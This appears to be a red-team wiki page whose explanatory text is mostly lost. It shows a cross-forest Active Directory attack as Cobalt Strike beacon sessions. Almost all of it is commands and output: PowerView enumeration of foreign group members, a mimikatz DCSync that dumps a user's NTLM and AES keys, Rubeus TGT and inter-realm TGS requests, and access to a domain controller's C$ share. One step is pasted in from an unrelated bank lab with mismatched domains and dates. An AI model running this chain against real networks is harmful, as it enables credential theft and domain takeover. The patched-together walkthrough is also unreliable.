/

PowerView

```
Get-DomainForeignGroupMember -domain <   >
```


```
beacon> powershell get-domainforeigngroupmember -domain med-factory.local
[*] Tasked beacon to run: get-domainforeigngroupmember -domain med-factory.local
[+] host called home, sent: 417 bytes
[+] received output:
#< CLIXML


GroupDomain             : med-factory.local
GroupName               : Administrators
GroupDistinguishedName  : CN=Administrators,CN=Builtin,DC=med-factory,DC=local
MemberDomain            : med-factory.local
MemberName              : S-1-5-21-3775014555-2484002919-2799327105-1607
MemberDistinguishedName : CN=S-1-5-21-3775014555-2484002919-2799327105-1607,CN=ForeignSecurityPrincipals,DC=med-factory
                          ,DC=local



<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0"><T>Syst
N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</
beacon> powershell convertfrom-sid S-1-5-21-3775014555-2484002919-2799327105-1607
[*] Tasked beacon to run: convertfrom-sid S-1-5-21-3775014555-2484002919-2799327105-1607
[+] host called home, sent: 437 bytes
[+] received output:
#< CLIXML
RAVEN-MED\ExtAdmin
```

Raven-med ExtAdmin Med-factory Administrators ExtAdmin Med-facto



TGT

michael TGT

```
rubeus.exe asktgt /user:michael /domain:raven-med.local
/aes256:8d71c60bd250034b4c5dec618bf951c82761d17e451f8d53ef26784b3c5c6e09 /nowrap
```

```
beacon> dcsync raven-med.local raven-med\michael
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:raven-med.local /user:raven-med\michael command
[+] host called home, sent: 296050 bytes
[+] received output:
[DC] 'raven-med.local' will be the domain
[DC] 'dc02.raven-med.local' will be the DC server
[DC] 'raven-med\michael' will be the user account

Object RDN           : michael

** SAM ACCOUNT **

SAM Username         : michael
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 1/28/2023 3:36:25 PM
Object Security ID   : S-1-5-21-3775014555-2484002919-2799327105-1606
Object Relative ID   : 1606

Credentials:
  Hash NTLM: a3c4d44a555296c27d65ad9738796142
    ntlm- 0: a3c4d44a555296c27d65ad9738796142
    lm  - 0: 9e9186299fbec490da25663eb2e1f611

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 7db649847f36ca84f6b8928e0b78e85d

* Primary:Kerberos-Newer-Keys *
    Default Salt : RAVEN-MED.LOCALmichael
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8d71c60bd250034b4c5dec618bf951c82761d17e451f8d53ef26784b3c5c6e09
      aes128_hmac       (4096) : c03c919b398452585db409629ce2dcef
      des_cbc_md5       (4096) : 9dda2a6158fe0e0e
```

```
beacon> execute-assembly /opt/red/rubeus.exe asktgt /user:michael /domain:raven-med.local /aes256:8d71c60bd250034b4c5dec618bf951c82761d17e451f8d53ef26784b3c5c6e09 /nowrap
[*] Tasked beacon to run .NET program: rubeus.exe asktgt /user:michael /domain:raven-med.local /aes256:8d71c60bd250034b4c5dec618bf951c82761d17e451f8d53ef26784b3c5c6e09 /nowrap
[+] host called home, sent: 551717 bytes
[+] received output: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  v2.2.0

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: 8d71c60bd250034b4c5dec618bf951c82761d17e451f8d53ef26784b3c5c6e09
[*] Building AS-REQ (w/ preauth) for: 'raven-med.local\michael'
[*] Using domain controller: ::1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFKjCCBSagAwIBBaEDAgEWooIEJzCCBCNhggQfMIIEG6ADAgEFoREbD1JBVkVOLU1FRC5MT0NBTKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPcmF2ZW4tbWVkLmxvY2Fso4ID2TCCA9WgAwIBEqEDAgECooIDxwSCA8Om7rv3yK1AddL18HK5

  ServiceName              :  krbtgt/raven-med.local
  ServiceRealm             :  RAVEN-MED.LOCAL
  UserName                 :  michael
  UserRealm                :  RAVEN-MED.LOCAL
  StartTime                :  6/14/2023 7:37:04 PM
  EndTime                  :  6/15/2023 5:37:04 AM
  RenewTill                :  6/21/2023 7:37:04 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  DeD8XXsCVn0+lp5r4D726Foh1vo5SWZI3mFo/qNTcn0=
  ASREP (key)              :  8D71C60BD250034B4C5DEC618BF951C82761D17E451F8D53EF26784B3C5C6E09
```

TGT TGT

```
rubeus.exe asktgs /service:krbtgt/med-factory.local /domain:raven-med.local /dc:dc02.raven-med.local /ticket:<...> /nowrap
```

```
beacon> execute-assembly /opt/red/rubeus.exe asktgs /service:krbtgt/med-factory.local /domain:raven-med.local /dc:dc02.raven-med.local
/ticket:doIFKjCCBSagAwIBBaEDAgEWooIEJzCCBCNhggQfMIIEG6ADAgEFoREbD1JBVkVOLU1FRC5MT0NBTKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPcmF2ZW4tbWVkLmxvY2Fso4ID2TCCA
/nowrap
[*] Tasked beacon to run .NET program: rubeus.exe asktgs /service:krbtgt/med-factory.local /domain:raven-med.local /dc:dc02.raven-med.local
/ticket:doIFKjCCBSagAwIBBaEDAgEWooIEJzCCBCNhggQfMIIEG6ADAgEFoREbD1JBVkVOLU1FRC5MT0NBTKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPcmF2ZW4tbWVkLmxvY2Fso4ID2TCCA
/nowrap
[+] host called home, sent: 555215 bytes
[+] received output:


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  v2.2.0

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'krbtgt/med-factory.local'
[*] Using domain controller: dc02.raven-med.local (::1)
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIFGjCCBRagAwIBBaEDAgEWooIEJTCCBCFhggQdMIIEGaADAgEFoREbD1JBVkVOLU1FRC5MT0NBTKImMCSgAwIBAqEdMBsbBmtyYnRndBsRTUVELUZBQ1RPUlkuTE9DQUyjggPVMII

  ServiceName              :  krbtgt/MED-FACTORY.LOCAL
  ServiceRealm             :  RAVEN-MED.LOCAL
  UserName                 :  michael
  UserRealm                :  RAVEN-MED.LOCAL
  StartTime                :  6/14/2023 7:41:27 PM
  EndTime                  :  6/15/2023 5:37:04 AM
  RenewTill                :  6/21/2023 7:37:04 PM
  Flags                    :  name_canonicalize, pre_authent, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  +iSXhT++tU4BkJFsSey7KA==
```

TGS

TGS CIFS

```
rubeus.exe asktgs /service:cifs/dc03.med-factory.local /domain:med-factory.local /dc:dc03.med-factory.local /ticket:<...> /nowrap
```

```
beacon> execute-assembly rubeus.exe asktgs /service:cifs/bank-dc.els.bank /domain:bank-dc.els.bank /dc:bank-dc.els.bank
/ticket:doIFfDCCBXigAwIBBaEDAgEWooIEgDCCBHxhggR4MIIEdKADAgEFoQ4bDFBST1RFQ1QuQkFOS6IdMBugAwIBAqEUMBIbBmtyYnRndBsIRUxTLkJBTkujggQ8MIIEOKADAgESoQMCAQSiggQqBIIEJmksE8+bb9eX+i3DYehmwvl
[*] Tasked beacon to run .NET program: rubeus.exe asktgs /service:cifs/bank-dc.els.bank /domain:bank-dc.els.bank /dc:bank-dc.els.bank
/ticket:doIFfDCCBXigAwIBBaEDAgEWooIEgDCCBHxhggR4MIIEdKADAgEFoQ4bDFBST1RFQ1QuQkFOS6IdMBugAwIBAqEUMBIbBmtyYnRndBsIRUxTLkJBTkujggQ8MIIEOKADAgESoQMCAQSiggQqBIIEJmksE8+bb9eX+i3DYehmwvl
[+] host called home, sent: 531889 bytes
[+] received output:


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  v2.0.1

[*] Action: Ask TGS

[*] Using domain controller: bank-dc.els.bank (10.100.10.253)
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/bank-dc.els.bank'

[+] received output:
[+] TGS request successful!
[*] base64(ticket.kirbi):


doIFqDCCBaSgAwIBBaEDAgEWooIEqjCCBKZhggSiMIIEnqADAgEFoQobCEVMUy5CQU5LoiMwIaADAgECoRowGBsEY2lmcxsQYmFuay1kYy5lbHMuYmFua6OCBGQwggRgoAMCARKhAwIBB6KCBFIEggROmWfc2euyB7CsSNuTeWRocWuateX

  ServiceName              :  cifs/bank-dc.els.bank
  ServiceRealm             :  ELS.BANK
  UserName                 :  Administrator
  UserRealm                :  PROTECT.BANK
  StartTime                :  3/26/2022 4:20:20 PM
  EndTime                  :  3/27/2022 2:03:36 AM
```

TGS Dc03

```
beacon> make_token med-factory\administrator NotRealPassword
[*] Tasked beacon to create a token for med-factory\administrator
[+] host called home, sent: 59 bytes
[+] Impersonated RAVEN-MED\Administrator
beacon> kerberos_ticket_use /root/Desktop/inbound.kirbi
[*] Tasked beacon to apply ticket in /root/Desktop/inbound.kirbi
[+] host called home, sent: 2902 bytes
beacon> ls \\dc03.med-factory.local\c$
[*] Tasked beacon to list files in \\dc03.med-factory.local\c$
[+] host called home, sent: 45 bytes
[*] Listing: \\dc03.med-factory.local\c$\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
          dir     09/15/2018 00:19:00   $Recycle.Bin
          dir     04/28/2023 02:42:12   Documents and Settings
          dir     04/27/2023 18:09:52   inetpub
          dir     09/15/2018 00:19:00   PerfLogs
          dir     04/27/2023 17:52:18   Program Files
          dir     04/27/2023 17:52:23   Program Files (x86)
          dir     05/05/2023 16:40:47   ProgramData
          dir     04/28/2023 02:42:16   Recovery
          dir     04/27/2023 17:58:52   System Volume Information
          dir     04/27/2023 17:52:13   Users
          dir     04/27/2023 18:11:28   Windows
 1gb      fil     05/08/2023 13:50:02   pagefile.sys
```

Revision #7
Created 5 September 2022 03:12:36 by
Updated 15 June 2023 04:12:28 by